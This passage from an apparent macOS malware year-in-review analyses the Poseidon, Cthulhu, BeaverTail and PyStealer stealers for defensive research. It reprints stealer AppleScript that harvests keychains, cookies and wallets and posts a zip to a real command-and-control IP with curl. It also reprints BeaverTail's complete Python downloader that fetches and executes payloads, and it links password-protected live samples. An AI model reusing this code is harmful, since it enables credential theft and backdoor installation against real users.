LTC', profile & '/.electrum-ltc/wallets/'}, {'deskwallets/Electron Cash', profile & '/.electron-cash/wallets/'}, {'deskwallets/Guarda', library & 'Guarda/'}, {'deskwallets/Dogecoin Core', library & 'Dogecoin/wallets/'}}
set firefox to library & 'Firefox/Profiles/'
getpwd(username, writemind)
delay 0.1
readwrite(library & 'Binance/app-store.json', writemind & 'deskwallets/Binance/app-store.json')
readwrite(library & '@tonkeeper/desktop/config.json', 'deskwallets/TonKeeper/config.json')
readwrite(profile & '/Library/Keychains/login.keychain-db', writemind & 'keychain')
readwrite(profile & '/Library/Group Containers/group.com.apple.notes/NoteStore.sqlite', writemind & 'FileGrabber/NoteStore.sqlite')
readwrite(profile & '/Library/Group Containers/group.com.apple.notes/NoteStore.sqlite-wal', writemind & 'FileGrabber/NoteStore.sqlite-wal')
readwrite(profile & '/Library/Group Containers/group.com.apple.notes/NoteStore.sqlite-shm', writemind & 'FileGrabber/NoteStore.sqlite-shm')
readwrite(profile & '/Library/Containers/com.apple.Safari/Data/Library/Cookies/Cookies.binarycookies', writemind & 'FileGrabber/Cookies.binarycookies')
readwrite(profile & '/Library/Cookies/Cookies.binarycookies', writemind & 'FileGrabber/saf1')
writeText(username, writemind & 'username')
parseFF(firefox, writemind)
chromium(writemind, chromiumMap)
userinfo(writemind)
deskwallets(writemind, walletMap)
filegrabber()
send_data(writemind)
```

Poseidon's core stealer logic (Image Credit: Moonlock Labs)

In another sample (**detailed by researchers at SentinelOne**), we can see rather descriptive method names that shed additional insight into its stealer capabilities.



Poseidon's Rather Descriptive Method Names

To exfiltrate the data it has collected, Poseidon (as noted earlier), (ab)uses curl:

```
on send_data(writemind)
    do shell script 'ditto -c -k --sequesterRsrc ' & writemind & ' /tmp/out.zip'
    do shell script 'curl -X POST -H \'uuid: uuid\' -H \'user: aloxa\' --data-binary @/tmp/out.zip http://79.137.192.4/p2p'
    do shell script 'rm /tmp/out.zip'
    do shell script 'rm -r ' & writemind
end send_data
```

Poseidon's exfiltrates collected data via curl (Image Credit: Moonlock Labs)

👾 Cthulhu

Cthulhu is yet another macOS stealer that conforms to the malware-as-a-service (MaaS) model. Written in Go, it has a lot of overlaps with AMOS, and a propensity for stealing credentials related to cryptocurrency wallets but also games.

⬇ Download: **Cthulhu** (password: infect3d)

Researchers at Cado Security, originally uncovered and analyzed Cthulhu.

Cado
@CadoSecurity · Follow

Recently, Cado Security has identified a malware-as-a-service (MaaS) targeting macOS users named "Cthulhu Stealer". This blog will explore the functionality of this malware and provide insight into how its operators carry out their activities:

cadosecurity.com
From the Depths: Analyzing the Cthulhu Stealer Malware for macOS
Cado Security has identified a malware-as-a-service (MaaS) targeting macOS users named "Cthulhu Stealer".

1:00 AM · Aug 22, 2024

7 Reply Copy link

Read more on X

Writeups:


- "**From the Depths: Analyzing the Cthulhu Stealer Malware for macOS**" -Cado Security
- "**MacOS Malware Mimicked Popular Apps to Steal Passwords, Crypto Wallets**" -PC Magazine

Infection Vector: Fake Applications

As is common practice with macOS stealers, the malware is distributed via fake applications. This means users must be both tricked into downloading and running the malware in order to be infected:

> *"The [malware] gets on a victim's computer by disguising itself as a legitimate program. Examples cited by Cado include CleanMyMac, Grand Theft Auto IV (likely a typo for VI), and Adobe GenP.*
>
> *Those who try to install the software will get a warning about bypassing Apple's Gatekeeper, which is designed to prevent malicious downloads. " -PC Magazine*

The example below illustrates an instance of Cthulhu, distributed as a "Early Access" GTA application:



Cthulhu is Distributed via Fake Applications (Image Credit: Cado Security)

Though the malware appeared to be initially (inadvertently) notarized by Apple, said notarization is now revoked:

An instance of Cthulhu was Signed and Notarized, though the latter has been revoked


Persistence: None

Many stealers don’t persist, and `Cthulhu` is no exception.

Capabilities: Stealer

> *"The main functionality of Cthulhu Stealer is to steal credentials and cryptocurrency wallets from various stores, including game accounts." -Cado Security*

When `Cthulhu` is launched, it will execute a snippet of AppleScript to display a prompt that requests the user’s password:



Cthulhu Requesting the User's Password

We find the AppleScript directly embedded in the malicious binary:

```
10070322e                                                64 69-73 70 6c 61 79 20 64 69-61 6c 6f 67 20 22 54 6f               display dialog "To
100703240  20 6c 61 75 6e 63 68 20-74 68 65 20 61 70 70 6c-69 63 61 74 69 6f 6e 2c-20 79 6f 75 20 6e 65 65    launch the application, you nee
100703260  64 20 74 6f 20 75 70 64-61 74 65 20 74 68 65 20-73 79 73 74 65 6d 20 73-65 74 74 69 6e 67 73 5c   d to update the system settings\
100703280  6e 5c 6e 50 6c 65 61 73-65 20 65 6e 74 65 72 20-79 6f 75 72 20 70 61 73-73 77 6f 72 64 2e 22 20   n\nPlease enter your password." 
1007032a0  64 65 66 61 75 6c 74 20-61 6e 73 77 65 72 20 22-22 20 77 69 74 68 20 68-69 64 64 65 6e 20 61 6e   default answer "" with hidden an
1007032c0  73 77 65 72 20 77 69 74-68 20 69 63 6f 6e 20 63-61 75 74 69 6f 6e 20 62-75 74 74 6f 6e 73 20 7b   swer with icon caution buttons {
1007032e0  22 43 61 6e 63 65 6c 22-2c 20 22 4f 4b 22 7d 20-64 65 66 61 75 6c 74 20-62 75 74 74 6f 6e 20 22   "Cancel", "OK"} default button "
100703300  4f 4b 22 20 77 69 74 68-20 74 69 74 6c 65 20 22-53 79 73 74 65 6d 20 50-72 65 66 65 72 65 6e 63   OK" with title "System Preferenc
100703320  65 73 22                                                                                            es"
```

AppleScript (which requests the user's password) is embedded directly in the malware

This password allows the stealer to perform actions, such as dumping the user (macOS) key chain.

Similar to other stealers, the method names are not obfuscated, and thus we can get a good sense of the stealers capabilities from them:

```
_main.getLoginKeychain
_main.saveSystemInfoToFile
_main.runCommand
_main.battlenetChecker
_main.binanceChecker
_main.daedalusChecker
_main.electrumChecker
_main.exodusChecker
_main.filezillaChecker
_main.minecraftChecker
...
_main.telegramFunction
_main.copyKeychainFile
_main.getExtensionsWallets
_main.getSubdirectories
...
_main.createZipArchive
...
_main.GetCookiesDBPath
_main.GetCookies
```

For example if we take a closer look at the `getLoginKeychain`, in its disassembly we can see it first executes macOS' built-in `security` command with the `list-keychains` command line option:

```
0x1004cc7a6        lea     rdx, [rel data_1006e1ccf]  {"list-keychains"}
...
0x1004cc7b2        lea     rax, [rel data_1006deeec[0x51]]  {"security"}
...

0x1004cc7cb        call    _os/exec.Command
```

With the path to the keychain, it then makes use of the open-source **`Chainbreaker`** project which can (given a user's password) extract information from the keychain.

As the names of other methods indicate, the malware will also attempt to collect information/credentials from the user browser(s), cryptocurrency wallets, and yes, even games (Minecraft, Battlenet, etc.).

Via a file monitor, we can see that the malware will write out the data it collects (such as the keychain) to `/Users/Shared/NW/`:


```
% FileMonitor.app/Contents/MacOS/FileMonitor -filter GTAIV_EarlyAccess_MACOS
{
  "event" : "ES_EVENT_TYPE_NOTIFY_WRITE",
  "file" : {
    "destination" : "/Users/Shared/NW/Keychain.txt",
    "process" : {
      "pid" : 13892
      "name" : "GTAIV_EarlyAccess_MACOS",
    }
  }
}
```

The Cado Security researchers note all the collected data is then zipped up, and sent to the attackers server (found at `89.208.103.185`).

👾 BeaverTail

```
BeaverTail is a DPRK macOS stealer that targets users via a trojanized meeting app.

⬇ Download: BeaverTail (password: infect3d)
```

`BeaverTail` was originally detected by **malwrhunterteam**, who tweeted the following:




Writeups:

- "**This Meeting Should Have Been an Email**" -Objective-See

Infection Vector: Fake (Video Meeting) Applications

In their posting, **malwrhunterteam** has kind enough to provide a hash and as this file **is on VirusTotal** we can grab it for our own analysis purposes.

First, though, were did it come from? Poking around on VirusTotal we see that the disk image was spotted in the wild ("ITW") at `https://mirotalk.net/app/MiroTalk.dmg`



The malicious disk image was hosted on mirotalk.net

This site is currently offline:

```
% nslookup mirotalk.net
Server:      1.1.1.1
Address:     1.1.1.1#53

** server can't find mirotalk.net: NXDOMAIN
```


However, looking at Google's cache we can see its a clone of the legitimate Miro Talk site, `https://meet.no42.org`.

```
Miro Talk is a legitimate application that provides "free browser-based real-time video calls", that allows your to "start your next video call with a single click. No download, plug-in, or login is required"
```

It's common for DPRK hackers to target their victims by posing as job hunters. A recent write up, titled, **"Hacking Employers and Seeking Employment: Two Job-Related Campaigns Bear Hallmarks of North Korean Threat Actors"** published by Palo Alto Network's Unit42 research group provides one such (likely DPRK) campaign. And in fact it appears the malware we're covering today is directly related to this campaign!

If I had to guess, the DPRK hackers likely approached their potential victims, requesting that they join a hiring meeting, by download and executing the (infected version of) `Miro Talk` hosted on `mirotalk.net`. (Yes, even the cloned site states, that you can *"start your next video call with a single click. No download, … is required."* but I guess, who reads the fine print?).

If the targeted victims downloaded the fake MicroTalk app, and ran it, they'd be infected



BeaverTail is distributed via a disk image

Persistence: None

Though BeaverTail itself does not persist, it has the ability to download 2nd stage payloads (such as the `InvisibleFerret` backdoor), which may persist.

Capabilities: Stealer (+ Downloader)

Though BeaverTail is a stealer, it also will download and execute 2nd stage payloads, that include fully featured backdoors.

Let's start by statically analyzing the app that found on the disk image. Specificially, the app's executable binary, named `Jami` that is a 64-bit Intel Mach-O executable:

```
% file /Volumes/MiroTalk/MiroTalk.app/Contents/MacOS/Jami
/Volumes/MiroTalk/MiroTalk.app/Contents/MacOS/Jami: Mach-O 64-bit executable x86_64
```

Extracting embedded symbols (via `nm`) and strings reveal its likely capabilities:

```
% nm /Volumes/MiroTalk/MiroTalk.app/Contents/MacOS/Jami | c++filt
...
0000000100007100 T MainFunc::fileUpload()
00000001000080e0 T MainFunc::pDownFinished()
0000000100007b70 T MainFunc::upLDBFinished()
...
0000000100004f10 T MainFunc::setBaseBrowserUrl()
0000000100008810 T MainFunc::clientDownFinished()
0000000100007900 T MainFunc::run()
0000000100004f00 T MainFunc::MainFunc(QObject*)

% strings /Volumes/MiroTalk/MiroTalk.app/Contents/MacOS/Jami
http://95.164.17.24:1224
nkbihfbeogaeaoehlefnkodbefgpgknn
ejbalbakoplchlghecdalmeeeajnimhm
fhbohimaelbohpjbbldcngcnapndodjp
hnfanknocfeofbddgcijnmhnfnkdnaad
ibnejdfjmmkpcnlpebklmnkoeoihofec
bfnaelmomeimhlpmgjnjophhpkkoljpa
...
C:\Users
/home
/Users
/AppData/Local/Google/Chrome/User Data
/Library/Application Support/Google/Chrome
/AppData/Local/BraveSoftware/Brave-Browser/User Data
/Library/Application Support/BraveSoftware/Brave-Browser
/AppData/Roaming/Opera Software/Opera Stable
...
/Library/Keychains/login.keychain-db

/uploads
Upload LDB Finshed!!!
/pdown
/client/99
Download Python Success!
--directory
/.pyp/python.exe
Download Client Success!
```

Specifically from the symbol's output we see methods names (`fileUpload`, `pDownFinished`, `run`) that reveal likely exfiltration and download & execute capabilities. (Note to demangle embedded symbols we pipe `nm`'s output through `c++filt`).

And from embedded strings we see both the address of the likely command & control server, `95.164.17.24:1224` and also hints as to the type of information the malware collect for exfiltration. Specifically browser extension IDs of popular crypto-currency wallets, paths to user browsers' data, and the macOS keychain. Other strings are related to the download and execution of additional payloads which appear to malicious python scripts.


Other symbols and strings reveal that the application was packaged up via the Qt/QMake framework. For example, a string in the app's `Info.plist` file states: *"This file was generated by Qt/QMake".*

```
Qt/QMake is used to create cross-platform applications. Based on strings in the binary (e.g.
"C:\Users") its easy to see this though we're looking at version of the malware compiled for macOS,
the malicious code is cross platform.
```

If we load the `/Volumes/MiroTalk/MiroTalk.app/Contents/MacOS/Jami` into a disassembler we see the embedded strings referenced in methods that are aptly named. For example the `setBaseBrowserUrl` method references strings relates to browser paths:

```
int setBaseBrowserUrl(int arg0) {
    ...
    var_20 = QString::fromAscii_helper("/Library/Application Support/Google/Chrome", 0x2a);
```

If we run the application in a virtual machine, at first, nothing appears amiss:



The application displays an (expected?) user interface

But a file monitor shows that `Jami` is rather busy, for example attempting to read the user's keychain:

```
# ./FileMonitor.app/Contents/MacOS/FileMonitor -pretty -filter Jami
{
  "event" : "ES_EVENT_TYPE_NOTIFY_OPEN",
  "file" : {
    "destination" : "/Users/user/Library/Keychains/login.keychain-db",
    "process" : {
        "pid" : 923,
        "name" : "Jami",
        "path" : "/Volumes/MiroTalk/MiroTalk.app/Contents/MacOS/Jami",
        "architecture" : "Intel",
        ...
    }
  }
}
```

Also in a debugger, it helpfully displays the files it will (if present) exfiltrate:

```
("/Users/Shared/Library/Keychains/login.keychain-db", "/Users/Shared/Library/Application
Support/Google/Chrome/Local State", "/Users/Shared/Library/Application
Support/BraveSoftware/Brave-Browser/Local State", "/Users/Shared/Library/Application
Support/com.operasoftware.opera/Local State", "/Users/user/Library/Keychains/login.keychain-db",
"/Users/user/Library/Application Support/Google/Chrome/Local State",
"/Users/user/Library/Application Support/BraveSoftware/Brave-Browser/Local State",
"/Users/user/Library/Application Support/com.operasoftware.opera/Local State")
```

It then attempts to exfiltrate these to its command & control server (`95.164.17.24` on port `1224`). However, this appears to fail, as noted in the debugger output:

```
Jami[923:32727] Error:  QNetworkReply::TimeoutError
```

Also it appears that the 2nd-stage payloads, for example the one that is retrieved via the request to `client/99` are failing, though the error message provides information as to the file that was originally served up (`main99.py`)

```
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Error</title>
</head>
<body>
<pre>Error: UNKNOWN: unknown error, open &#39;D:\server\backend
server\assets\client\main99.py&#39;</pre>
</body>
</html>
```

However, if we return back to the embedded strings, recall the API endpoints the malware attempts to communicate with (to both upload and download files) include `uploads`, `pdown` and `/client/99`. If you read the aforementioned **Palo Alto Networks report** we find the same API endpoints mentioned!

At that time, the PANW researchers noted the malware they dubbed `BeaverTail` (that was communicating with these same endpoints) was "JavaScript-based". It seems the the DPRK hackers have now created a native-version of the malware, which is what we're focusing on here.

```
There are many other overlaps and specific similarities between the JavaScript variant of
'BeaverTail' and the native (QT) variant we're talking about here. For example, both go after the
same crypto currency wallets.
```

Recall also that **malwrhunterteam** noted that the command & control server, (`95.164.17.24`) is a known DPRK server. If **query it via VirusTotal** we find information about the files it was hosting:

95.164.17.24 Smart search

URLs (9)

Scanned	Detections	Status	URL
2024-07-13	1 / 94	500	http://95.164.17.24:1224/client/99
2024-07-12	1 / 94	200	http://95.164.17.24:1224/payload/
2024-07-12	3 / 94	-	https://95.164.17.24:1224/brow/main/
2024-07-12	1 / 94	404	http://95.164.17.24:1224/keys
2024-07-12	1 / 94	200	http://95.164.17.24:1224/client/5346
2024-06-17	0 / 95	404	http://95.164.17.24:1224/uploads
2024-07-12	1 / 94	200	http://95.164.17.24:1224/payload/5346
2024-06-13	0 / 95	404	http://95.164.17.24:1224/
2024-07-12	1 / 94	206	http://95.164.17.24:1224/pdown

Files hosted on the malware's command & control server

Though some are not longer available, others were scanned by VirusTotal including `client/5346`, which turns out to be a simple cross-platform `Python` downloader (and executor):

```
import base64,platform,os,subprocess,sys
try:import requests
except:subprocess.check_call([sys.executable, '-m', 'pip', 'install', 'requests']);import requests

sType = "5346"
gType = "root"
ot = platform.system()
home = os.path.expanduser("~")
#host1 = "10.10.51.212"
host1 = "95.164.17.24"
host2 = f'http://{host1}:1224'
pd = os.path.join(home, ".n2")
ap = pd + "/pay"
def download_payload():
    if os.path.exists(ap):
        try:os.remove(ap)
        except OSError:return True
    try:
        if not os.path.exists(pd):os.makedirs(pd)
    except:pass

    try:
        if ot=="Darwin":
            # aa = requests.get(host2+"/payload1/"+sType+"/"+gType, allow_redirects=True)
            aa = requests.get(host2+"/payload/"+sType+"/"+gType, allow_redirects=True)
            with open(ap, 'wb') as f:f.write(aa.content)
        else:
            aa = requests.get(host2+"/payload/"+sType+"/"+gType, allow_redirects=True)
            with open(ap, 'wb') as f:f.write(aa.content)
        return True
    except Exception as e:return False
res=download_payload()
if res:
    if ot=="Windows":subprocess.Popen([sys.executable, ap], creationflags=subprocess.CREATE_NO_WINDOW | subprocess.CREATE_NEW_PROCESS_GROUP)
    else:subprocess.Popen([sys.executable, ap])

if ot=="Darwin":sys.exit(-1)

```

```
ap = pd + "/bow"

def download_browse():
    if os.path.exists(ap):
        try:os.remove(ap)
        except OSError:return True
    try:
        if not os.path.exists(pd):os.makedirs(pd)
    except:pass
    try:
        aa=requests.get(host2+"/brow/"+ sType +"/"+gType, allow_redirects=True)
        with open(ap, 'wb') as f:f.write(aa.content)
        return True
    except Exception as e:return False
res=download_browse()
if res:
    if ot=="Windows":subprocess.Popen([sys.executable, ap],
creationflags=subprocess.CREATE_NO_WINDOW | subprocess.CREATE_NEW_PROCESS_GROUP)
    else:subprocess.Popen([sys.executable, ap])
```

Others, such as `payload/5346` are appear to be fully-featured cross-platform Python backdoor dubbed by the `PANW` researchers as `InvisibleFerret`. This again ties this malware to the previous PANW analysis as they noted the (JavaScript variant of) `BeaverTail` *"retrieves additional malware as its second-stage payload. This payload is a cross-platform backdoor we have named InvisibleFerret."*

👾 PyStealer


PyStealer is a python-based stealer, that besides relatively standard stealer logic, also contains some anti-analysis logic.

⬇ Download: **PyStealer** (password: infect3d)

Researchers from MacPaw's '**Moonlock Lab**' were first to uncover `PyStealer` on VirusTotal and provide some initial details about the stealer:

Moonlock Lab
@moonlock_lab · Follow

1/4: New macOS stealer sample detected. First submission: 2023-12-04. Undetected by VirusTotal. Pretends to be a legit Mac app. Uses PyInstaller and parts of base64 virustotal.com/gui/file/a7cdc... #macos #malware #stealer



1:52 AM · Feb 27, 2024

70 Reply Copy link

Read 3 replies

Writeups:


- "**New macOS Stealer Sample Detected**"

Infection Vector: Fake Documents

